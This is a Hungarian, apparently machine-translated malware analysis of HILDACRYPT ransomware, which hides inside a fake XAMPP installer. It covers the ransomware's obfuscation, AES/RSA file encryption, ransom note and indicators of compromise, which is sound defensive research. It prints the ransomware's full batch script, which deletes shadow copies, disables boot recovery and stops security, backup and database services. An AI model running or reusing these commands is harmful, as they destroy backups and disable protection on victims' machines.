

Üdvözlünk, Habr! Ismét beszámolunk a kártevők legfrissebb verzióiról, a váltságdíjas programok kategóriájából. A HILDACRYPT egy új zsarolóprogram, amely a 2019 augusztusában felfedezett Hilda család képviselője, amely nevét a Netflix streaming szolgáltatásának animációs sorozatáról kapta, amelyet a szoftver terjesztésére használtak. Ma megismerkedünk ennek a frissített zsarolóvírusnak a technikai jellemzőivel.
Az első Hilda zsarolóprogramok verziójában a YouTube-on közzétett animációs sorozat traileréje a váltságdíjlevélben szerepelt. A HILDACRYPT ezzel szemben egy legitím alkalmazás, az XAMPP telepítője alatt rejtőzik – egy egyszerűen telepíthető Apache disztribúció, amely tartalmazza a MariaDB-t, a PHP-t és a Perl-t. Emellett a zsarolóprogram fájljának más neve van – xamp. Ráadásul a zsarolóprogram fájljának nincs elektronikus aláírása.
Statikus elemzés

A zsarolóprogram PE32 .NET fájlban található, amely az MS Windows alatt készült. Mérete 135 168 byte. A fő programkód és a védelmező program kódja C# nyelven íródott. A fordítás dátum- és időbélyege szerint a bináris fájlt 2019. szeptember 14-én hozták létre.

A Detect It Easy adatai szerint a zsarolóvírus a Confuser és a ConfuserEx segítségével került csomagolásra, de ezek az obfuszkálók ugyanolyanok, mint korábban, csak a ConfuserEx a Confuser utódja, tehát a kódjeleik aláírásai hasonlóak.

A HILDACRYPT valóban a ConfuserEx segítségével van becsomagolva.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Támadási vektor
Valószínűleg a zsarolóprogram egy webprogramozással foglalkozó oldalon lett felfedezve, amely a legitím XAMPP programnak álcázta magát.
Az egész fertőzési lánc a következő címen látható: .
Obfuszkálás
A zsarolóprogram szövegei titkosított formában vannak tárolva. A HILDACRYPT elindításakor ezeket a Base64 és AES-256-CBC segítségével dekódolja.

Telepítés
Először a zsarolóprogram egy %AppDataRoaming% mappát hoz létre, amelynek GUID (Globálisan Egyedi Azonosító) paramétere véletlenszerűen generálódik. A vírus hozzáad egy .bat fájlt ehhez a helyhez, amelyet a cmd.exe segítségével indít el:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit

Ezután elindít egy batch scriptet, amely a rendszerfunkciók vagy szolgáltatások letiltására szolgál.

A script egy hosszú parancslistát tartalmaz, amellyel megsemmisíti az árnyékmásolatokat, leállítja az SQL szervert, a biztonsági másolatokat és az antivírus megoldásokat.
Például hiába próbálja megállítani az Acronis Backup biztonsági mentési szolgáltatásait. Ezen kívül támadja a biztonsági mentési rendszereket és az alábbi szolgáltatók antivírus megoldásait: Veeam, Sophos, Kaspersky, McAfee és mások.
@echo off
:: Tényleg nem vagyok a pónik nagy híve, a rajzfilmes lányok jobbak, nem gondolod?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop "Sophos Device Control Service" /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop "Zoolz 2 Service" /y
net stop McTaskManager /y
net stop "Sophos AutoUpdate Service" /y
net stop "Sophos System Protection Service" /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop "Symantec System Recovery" /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop "Sophos Health Service" /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop "Sophos Message Router" /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop "Sophos Clean Service" /y
net stop swi_update_64 /y
net stop "Sophos Web Control Service" /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop "Veeam Backup Catalog Data Service" /
net stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop "Sophos MCS Client" /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop "SQLsafe Backup Service" /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop "Sophos Safestore Service" /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop "Sophos File Scanner Service" /y
net stop "Sophos Agent" /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop "Enterprise Client Service" /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop "SQL Backups" /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop "Sophos MCS Agent" /y
net stop RESvc /y
net stop "Acronis VSS Provider" /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop "SQLsafe Filter Service" /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0
Miután az említett szolgáltatások és folyamatok leálltak, a kriptovilág összegyűjti az összes futó folyamat információját a tasklist parancs segítségével, hogy megbizonyosodjon arról, hogy minden szükséges szolgáltatás működésképtelen.
tasklist v /fo csv
E parancs alapján részletes listát kapunk a futó folyamatokról, amelynek elemei vesszővel vannak elválasztva.
««csrss.exe»,«448»,«services»,«0»,«1�896 ��»,«ismeretlen»,»�/�»,«0:00:03»,»�/�»»

Ellenőrzés után a zsarolóprogram megkezdi a fájlok titkosításának folyamatát.
Titkosítás
Fájlok titkosítása
A HILDACRYPT végigmegy a talált tartalmon a merevlemezeken, kivéve a Recycle.Bin és Reference AssembliesMicrosoft mappákat. Az utóbbiban kritikus fontosságú dll, pdb és más fájlok állnak rendelkezésre a .Net alkalmazásokhoz, amelyek befolyásolhatják a zsarolóprogram működését. A titkosításra kerülő fájlok kereséséhez a következő kiterjesztéslistát használják:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»
A felhasználói fájlok titkosításához a zsarolóprogram AES-256-CBC algoritmust használ. A kulcs mérete 256 bit, míg az inicializáló vektor (IV) mérete 16 bájt.


A következő képernyőképen a byte_2 és byte_1 értékei véletlenszerűen lettek megszerezve a GetBytes() segítségével.

Kulcs
VÍ


A titkosított fájl HCY kiterjesztéssel rendelkezik! Ez egy példa egy titkosított fájlra. Ehhez a fájlhoz a fenti kulcs és IV (kezdeményező vektor) lett létrehozva.
Kulcsok titkosítása
A kiberbűnöző a generált AES kulcsot a titkosított fájlba menti. A titkosított fájl első része egy fejlécet tartalmaz, amely olyan adatokat tartalmaz, mint HILDACRYPT, KEY, IV, FileLen XML formátumban, és a következőképpen néz ki:

Az AES kulcs és IV titkosítása RSA-2048 segítségével történik, míg a kódolás Base64-t használ. Az RSA nyilvános kulcs a kiberbűnöző programjában található egy XML formátumú, titkosított sorban.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Az AES-fájl kulcsának titkosításához RSA nyilvános kulcsot használnak. Az RSA nyilvános kulcs Base64 formátumban van kódolva, és egy modult és a nyilvános kitevőt (65537) tartalmaz. A dekódoláshoz a támadó rendelkezik a zár kulccsal.
Az RSA-titkosítást követően az AES kulcsot Base64-tel kódolják, amely a titkosított fájlban található.
Váltságdíj üzenet

A titkosítás befejezése után a HILDACRYPT egy html fájlt ír abba a mappába, ahol a fájlokat titkosította. A zsarolóprogram értesítése két e-mail címet tartalmaz, amelyeken a áldozat felveheti a kapcsolatot a bűnözővel.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

A zsaroló értesítés tartalmaz egy olyan mondatot is, mint: „No loli is safe;)” — „Egy loli sem biztonságos;)”, ami a Japánban tiltottt anime és manga karakterekre utal, akiknek kis lányok megjelenése van.
Következtetés
A HILDACRYPT, egy új zsarolóprogram család, új verziót adott ki. A titkosítási modell nem teszi lehetővé az áldozat számára, hogy dekódolja a zsarolóprogram által titkosított fájlokat. A kiberbűnöző aktív védelmi módszereket használ a nemzeti mentési rendszerek és az antivírus megoldások védelmi szolgáltatásainak letiltására. A HILDACRYPT szerzője a Netflixen bemutatott Hilda című sorozat rajongója, amelynek előzetese szerepelt a zsarolóprogram korábbi verziójának váltságdíj üzenetében.
Mint mindig, és védhetik meg számítógépét a HILDACRYPT zsarolóprogram ellen, miközben a szolgáltatók védhetik ügyfeleiket . A védelem biztosított, mert ezen megoldások részei nemcsak a biztonsági másolatot, hanem integrált védelmi rendszereinket is tartalmazza. — egy gépi tanuláson alapuló, viselkedési heurisztikákra épülő technológia, amely másokkal összehasonlítva egyedülállóan képes ellenállni a nulladik napi zsarolóprogramok fenyegetéseinek.
Kompromittálódási mutatók
HCY! fájlkiterjesztés
HILDACRYPTReadMe.html
xamp.exe egy „p” betűvel és digitális aláírás nélkül
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Forrás: habr.com
